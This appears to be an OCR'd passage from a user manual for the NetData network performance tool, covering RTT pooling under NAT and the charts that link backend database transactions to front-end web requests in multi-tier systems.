
If the IP addresses of many users in offices scattered across a large geographical area are translated (by NAT) to a common data-centre address, then connections with that address will exhibit a variety of propagation delays from the sniffer to their client.

NetData normally pools the RTT measurements of all the connections of a dialogue (address pair) to make the best possible estimate of loop-delay (minimum RTT), but, when address translation (NAT) produces different measurements for each connection, that pooling must be disabled to ensure that charts of transaction delay categories reflect true delays.

NetData disables RTT pooling when an IP address is given a name that begins with an ampersand (&). An option in the context menus of the dialogue chart will assign a name to a client or server, and a checkbox will add or remove an ampersand with the given name.

The chart below with three views of the same connection required measurements of client loop-delay (green-grey bars) made independently of other connections with the same clients `&Proxy` and `&HdOffice`.







7 Transaction Families

7.1 Associating Backend Transactions with Front-end Transactions


Commands in the context menu of the timing chart are designed to help build charts that characterise user transactions in a multi-tier environment. The process might start with a performance chart of all the front-end transactions, and selection of a key transaction for characterisation. That transaction is then highlighted on a transaction-timing chart (with a green connection band and vertical lines indicating its start and end times), and the chart is overlaid with all the backend transactions that occurred in the same period.




The relevant backend transactions are often readily apparent as in the above chart which identifies a 17-second, front-end HTTP Get request and a sequence of three database (DRDAaL) transaction bursts, all on the one database connection and with start and end times that closely match the Get request. That database connection and a relevant backend HTTP connection have also been highlighted with green bands.




A command in the Hide sub-menu hides all but the highlighted connections, and a command in the 'Plot Packets' sub-menu loads the packets of all the connections displayed on the timing chart, within the period of the chart. Removal of the highlighting produces a three-tier packet-timing chart that shows all the backend activity generated by the selected front-end transaction:




To exclude packets outside the period of the front-end transaction, uncheck the 'Snap to grid' box before applying the command 'Restrict Time Range to Trans'.



The above waterfall chart summarises the patterns of similar queries among the 9,271 database transactions required for the one web transaction. Each band is reserved for executions of a particular type of query. A waterfall chart is a quite different rendering of the information on the timing chart and is requested by the Waterfall button above the timing chart. In this case NetData has automatically chosen the second type of waterfall in view of the large number of transactions, but other types of waterfall can be selected in the chart's format-control window.




Checking the 'Allow multiple pages' box splits the chart into enough pages to display descriptions of all the transactions, with counts for the numbers of times each type of query is executed with different parameters.



The resulting small set of pages documents what might be thousands of database trips and is particularly useful for pasting a large chart into a report. The large numbers of similar queries explain why the user transaction is slow and also indicate where much time can be saved – with better-expressed queries that join tables and search for many targets in a single round-trip.

Vertical scrolling, enabled by the 'Vrt.Scroll' button above the chart, provides an alternative means of viewing all the query legends.




This view of the database activity splits transactions into 54 separate streams that address different sections (i.e. ‘cursors’) and like the waterfall chart also reveals the long sequences of similar queries. At 19:05:35 the client cycled repeatedly through queries in nine sections for almost a second.

7.2 Multi-Tier Transaction Families

A suite of commands in the context menu of the timing chart helps to relate all of a server’s backend transactions to their respective front-end transactions. A thorough understanding of all the relationships often reveals much about an application’s software architecture: whether application threads use a backend connection pool or have sole use of connections; how front-end requests are allocated to threads; and the extent to which requests wait for a thread or a pooled connection.

This introduction to the commands begins with the same timing chart used to illustrate functionality that helps characterise user transactions (see above).




The HTTP connections on the bottom half of this 20-second chart carry front-end web requests, and the other connections carry backend DB2 database transactions (DRDAaML), backend HTTP requests, and encrypted WebSphere JMX admin commands (SpJMXcS).

Any front-end transaction can be regarded as a *parent* transaction, and the backend transactions it generates are regarded as its *child* transactions. NetData assumes that a child can have only one parent, but any transaction can be both a parent to its children and a child to its parent. A transaction *family* comprises a parent and its children, and possibly their children, through any number of generations that might occur in a multi-tier system. After relationships have been defined the timing chart will identify different families by plotting their server-time transaction bars in distinct colours instead of the standard yellow. A command in the new Child Transactions sub-menu toggles the display of transaction families in this way.

